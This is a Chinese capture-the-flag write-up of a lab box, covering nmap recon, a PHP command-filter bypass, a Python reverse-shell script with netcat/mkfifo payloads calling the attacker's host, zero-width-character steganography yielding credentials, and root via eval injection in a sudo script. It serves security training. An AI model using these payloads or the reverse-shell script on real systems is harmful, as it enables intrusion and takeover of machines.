靶机IP：192.168.56.206

信息收集

```
 nmap -A 192.168.56.206
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-05 02:02 EST
Nmap scan report for 192.168.56.206
Host is up (0.0034s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http?
8080/tcp open  http    (PHP 8.2.29)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-open-proxy: Proxy might be redirecting requests
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Mon, 05 Jan 2026 07:02:36 GMT
|     Connection: close
|     X-Powered-By: PHP/8.2.29
|_    Content-type: text/html; charset=UTF-8
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port8080-TCP:V=7.95%I=7%D=1/5%Time=695B6219%P=x86_64-pc-linux-gnu%r(Get
SF:Request,902,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Mon,\x2005\x20Jan\x2020
SF:26\x2007:02:36\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:\x20PHP/8
SF:\.2\.29\r\nContent-type:\x20text/html;\x20charset=UTF-8\r\n\r\n\xe5\x8f
SF:\xaf\xe6\x83\x9c\xe6\xb2\xa1\xe5\xa6\x82\xe6\x9e\x9c\r\n\xe6\x9e\x97\xe
SF:4\xbf\x8a\xe6\x9d\xb0\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\x
SF:e2\x80\x8d\xef\xbb\xbf\xe2\x80\xac\xe2\x80\x8c\r\n\xe5\x81\x87\xe5\xa6\
SF:x82\xe6\x8a\x8a\xe7\x8a\xaf\xe5\xbe\x97\xe8\xb5\xb7\xe7\x9a\x84\xe9\x94
SF:\x99\r\n\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xe
SF:2\x80\xac\xef\xbb\xbf\xe2\x80\x8d\xe8\x83\xbd\xe9\x94\x99\xe7\x9a\x84\x
SF:e9\x83\xbd\xe9\x94\x99\xe8\xbf\x87\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\
SF:xe2\x80\x8c\xe2\x80\x8d\xe2\x80\xac\xe2\x80\x8d\xef\xbb\xbf\r\n\xe5\xba
SF:\x94\xe8\xaf\xa5\xe8\xbf\x98\xe6\x9d\xa5\xe5\xbe\x97\xe5\x8f\x8a\xe5\x8
SF:e\xbb\xe6\x82\x94\xe8\xbf\x87\r\n\xe5\x81\x87\xe5\xa6\x82\xe6\xb2\xa1\x
SF:e6\x8a\x8a\xe4\xb8\x80\xe5\x88\x87\xe8\xaf\xb4\xe7\xa0\xb4\r\n\xe9\x82\
SF:xa3\xe4\xb8\x80\xe5\x9c\xba\xe5\xb0\x8f\xe9\xa3\x8e\xe6\xb3\xa2\xe5\xb0
SF:\x86\xe4\xb8\x80\xe7\xac\x91\xe5\xb8\xa6\xe8\xbf\x87\r\n\xe2\x80\x8c\xe
SF:2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xe2\x80\xac\xef\xbb\xbf\x
SF:e2\x80\x8d\xe5\x9c\xa8\xe6\x84\x9f\xe6\x83\x85\xe9\x9d\xa2\xe5\x89\x8d\
SF:xe8\xae\xb2\xe4\xbb\x80\xe4\xb9\x88\xe8\x87\xaa\xe6\x88\x91\xe2\x80\x8c
SF:\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xef\xbb\xbf\xe2\x80\xa
SF:c\xe2\x80\x8c\r\n\xe8\xa6\x81\xe5\xbe\x97\xe8\xbf\x87\xe4\xb8\x94\xe8\x
SF:bf\x87\xe6\x89\x8d\xe5\xa5\xbd\xe8\xbf\x87\r\n\xe5\x85\xa8\xe9\x83\xbd\
SF:xe6\x80\xaa\xe6\x88\x91\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c
SF:\xe2\x80\x8d\xe2\x80\xac\xe2\x80\xac\xe2\x80\xac\r\n\xe4\xb8\x8d\xe8\xa
SF:f\xa5\xe6\xb2\x89\xe9\xbb\x98\xe6\x97\xb6\xe6\xb2\x89\xe9\xbb\x98\xe8\x
```

```
SF:af\xa5\xe5\x8b\x87\xe6\x95\xa2\xe6\x97\xb6\xe8\xbd\xaf\xe5\xbc\xb1\r\n\
SF:xe5\xa6\x82\xe6\x9e\x9c\xe4\xb8\x8d\xe6\x98\xaf\xe6\x88\x91\r\n\xe8\xaf
SF:\xaf\xe4\xbc\x9a\xe8\x87\xaa\xe5\xb7\xb1\xe6\xb4\x92\xe8\x84\xb1\xe8\xa
SF:e\xa9\xe6\x88\x91\xe4\xbb\xac\xe9\x9a\xbe\xe8\xbf\x87\xe2\x80\x8c\xe2\x
SF:80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xef\xbb\xbf\xe2\x80\x8c\xef\
SF:xbb\xbf\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xef
SF:\xbb\xbf\xe2\x80\xac\xe2\x80\xac\r\n\xe5\x8f\xaf\xe5\xbd\x93\xe5\x88\x9
SF:d\xe7\x9a\x84\xe4\xbd\xa0\xe5\x92\x8c\xe7\x8e\xb0\xe5\x9c\xa8\xe7\x9a\x
SF:84\xe6\x88\x91\r\n\xe5\x81\x87\xe5\xa6\x82\xe9\x87\x8d\xe6\x9d\xa5\xe8\
SF:xbf\x87\r\n\xe5\x80\x98\xe8\x8b\xa5\xe9\x82\xa3\xe5\xa4\xa9\r\n\xe2\x80
SF:\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xe2\x80\x8d\xe2\x8
SF:0\x8c\xef\xbb\xbf\xe6\x8a\x8a\xe8\xaf\xa5\xe8\xaf\xb4\xe7\x9a\x84\xe8\x
SF:af\x9d\xe5\xa5\xbd\xe5\xa5\xbd\xe8\xaf\xb4\r\n\xe8\xaf\xa5\xe4\xbd\x93\
SF:xe8\xb0\x85\xe7\x9a\x84\xe4\xb8\x8d\xe6\x89\xa7\xe7\x9d\x80\r\n\xe5\xa6
SF:\x82\xe6\x9e\x9c\xe9\x82\xa3\xe5\xa4\xa9\xe6\x88\x91\r\n\xe4\xb8\x8d\xe
SF:5\x8f\x97\xe6\x83\x85\xe7\xbb\xaa\xe6\x8c\x91\xe6\x8b\xa8\xe2\x80\x8c\x
SF:e2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xef\xbb\xbf\xe2\x80\xac\
SF:xe2\x80\x8d\r\n\xe4\xbd\xa0\xe4\xbc\x9a\xe6\x80\x8e\xe4\xb9\x88\xe5\x81
SF:\x9a\r\n\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8c\xe2\x80\x8d\xe
SF:2\x80\xac\xe2\x80\x8c\xe2\x80\x8d");
MAC Address: 08:00:27:B7:E1:66 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   3.41 ms 192.168.56.206

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 253.52 seconds
```

查看80端口

```
<?php
error_reporting(0);
highlight_file(__FILE__);
// 根目录下的flag
$funtion = $_POST['function'];
$args = $_POST['args'];

if(!preg_match("/system|exec|eval|phpinfo/i",$funtion)&&!preg_match("/(cat|ls|f|l
|g|more|head|grep|r|sort|ph|n|less|e|[\\\_~*?\$])/i",$args)){
$funtion($args);
}
else {
    echo "nonono";
}
```

可以看到过滤了很多危险函数，但并没有过滤passthru，并且cat我们也可以用tac代替，或者用双引号绕过，至于后面的正则可以用通配符绕过。


```
function=passthru&args=ca''t /[a-h][k-m][a-b][a-h]
```

在执行命令的时候我顺手用了一下id（我习惯用这个测试命令能否执行）发现是root权限，说明极有可能web是一个容器环境，猜测为docker。

GETshell

```
<?php
error_reporting(0);
highlight_file(__FILE__);
// 根目录下的flag
$funtion = $_POST['function'];
$args = $_POST['args'];

if(!preg_match("/system|exec|eval|phpinfo/i",$funtion)&&!preg_match("/(cat|ls|f|l|g|more|head|grep|r|sort|ph|n|less|e|[\\\_~*?\$])/i",$args)){
$funtion($args);
}
else {
    echo "nonono";
}
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```



这里我本来想自己手动传参让靶机下载我kali上的恶意脚本的，但是不知道是hackbar有问题还是网络配置问题，连访问我的80端口都做不到，只好让ai搓一个脚本了。

```
import requests

# 目标 URL
url = "http://192.168.56.206/"

# 你的监听地址和端口 (攻击机执行 nc -lvvp 4444)
my_ip = "192.168.56.104"
my_port = "4444"

# 反弹 Shell 的脚本内容
# Alpine 里的 nc 通常支持 -e，如果不支持可以用 mkfifo 那个版本
shell_content = f"#!/bin/sh\nnc {my_ip} {my_port} -e /bin/sh"

# 如果目标 nc 不支持 -e，请使用下面这个 payload:
# shell_content = f"#!/bin/sh\nrm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc {my_ip} {my_port} >/tmp/f"

# 构造 Multipart/form-data 请求
files = {
    'file': ('pwn.txt', shell_content, 'text/plain')
}

# 构造参数
# 1. function: 使用 passthru 执行命令
# 2. args: 使用 sh 执行 /tmp 下的临时文件
```

```
#     - /tmp/p[h]p 绕过 "ph" 过滤
#     - [0-z]... 匹配 php 生成的 6 位随机文件名 (绕过 * 和 ? 过滤)
data = {
    'function': 'passthru',
    'args': '. /tmp/p[h]p[0-z][0-z][0-z][0-z][0-z][0-z]'
}

print(f"[*] Sending payload to connect back to {my_ip}:{my_port}...")

try:
    # 发送请求
    # 注意：PHP 脚本执行完毕后会删除临时文件，所以必须在同一个请求中执行
    r = requests.post(url, data=data, files=files, timeout=2)
    print("[*] Request sent. Check your listener!")
    print("Response:", r.text[:200]) # 打印部分响应用于调试
except Exception as e:
    print(f"[!] Error (Command might have executed anyway): {e}")
```

脚本会向靶机模拟POST请求，靶机在接受POST请求后会在/tmp下存储临时文件，这时脚本使用六个通配符迅速执行该临时文件连上我们的shell。

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -lvvp 4444
listening on [any] 4444 ...
192.168.56.206: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.206] 34787
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dia
lout),26(tape),27(video)
```

ps：获得的shell升级不到二次交互shell，一升级就会卡死，不知道怎么回事。

```
fdisk -l
ls -al /var/run/docker.sock
cat /proc/1/status | grep Cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

看来docker逃逸没戏了。

Getxmgmxjs

问了一下作者，他说8080端口是unicode零宽字符隐写（其实之前看到nmap输出的信息也可以判断出来，不过misc我这一块太菜了）

Unicode Steganography with Zero-Width Characters

结合之前在容器内拿到的flag，拼起来可以拿到一组登录凭证

```
xmgmxjs:SyalwLO+pmWicbLlB45/KQFm
```

成功登录。

```
xmgmxjs@FCT:~$ cat user.txt


Press ENTER or type command to continue
xmgmxjs@FCT:~$ alias
alias cat='vim'
alias ls='ls --color=auto'
```

cat了一下发现不对，原来是作者把cat换成了vim

Root

```
xmgmxjs@FCT:~$ sudo -l
Matching Defaults entries for xmgmxjs on FCT:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for xmgmxjs:
    Defaults!/usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper* env_reset

User xmgmxjs may run the following commands on FCT:
    (root) NOPASSWD: /usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper*
    (ALL) NOPASSWD: /opt/123.sh
xmgmxjs@FCT:~$ head /opt/123.sh
#!/bin/bash

if [ "${#1}" -eq 2 ]; then
          eval cat $1.hidden
fi
```

脚本限制了第一个参数 $1 的长度必须等于 2。我们要利用 eval 的特性，传入一个长度为 2 的特殊变量（比如 "$@"），让它在 eval 执行时展开成我们在后续参数中隐藏的恶意命令。

```
sudo /opt/123.sh '$@' ';/bin/sh;#'
```

输入后会进入到一个编辑页面，之后按住shift输入:!bash就拿到root了

```
xmgmxjs@FCT:~$ sudo /opt/123.sh '$@' ';/bin/sh;#'
2 files to edit

root@FCT:/home/xmgmxjs# id
uid=0(root) gid=0(root) groups=0(root)
root@FCT:/home/xmgmxjs#
```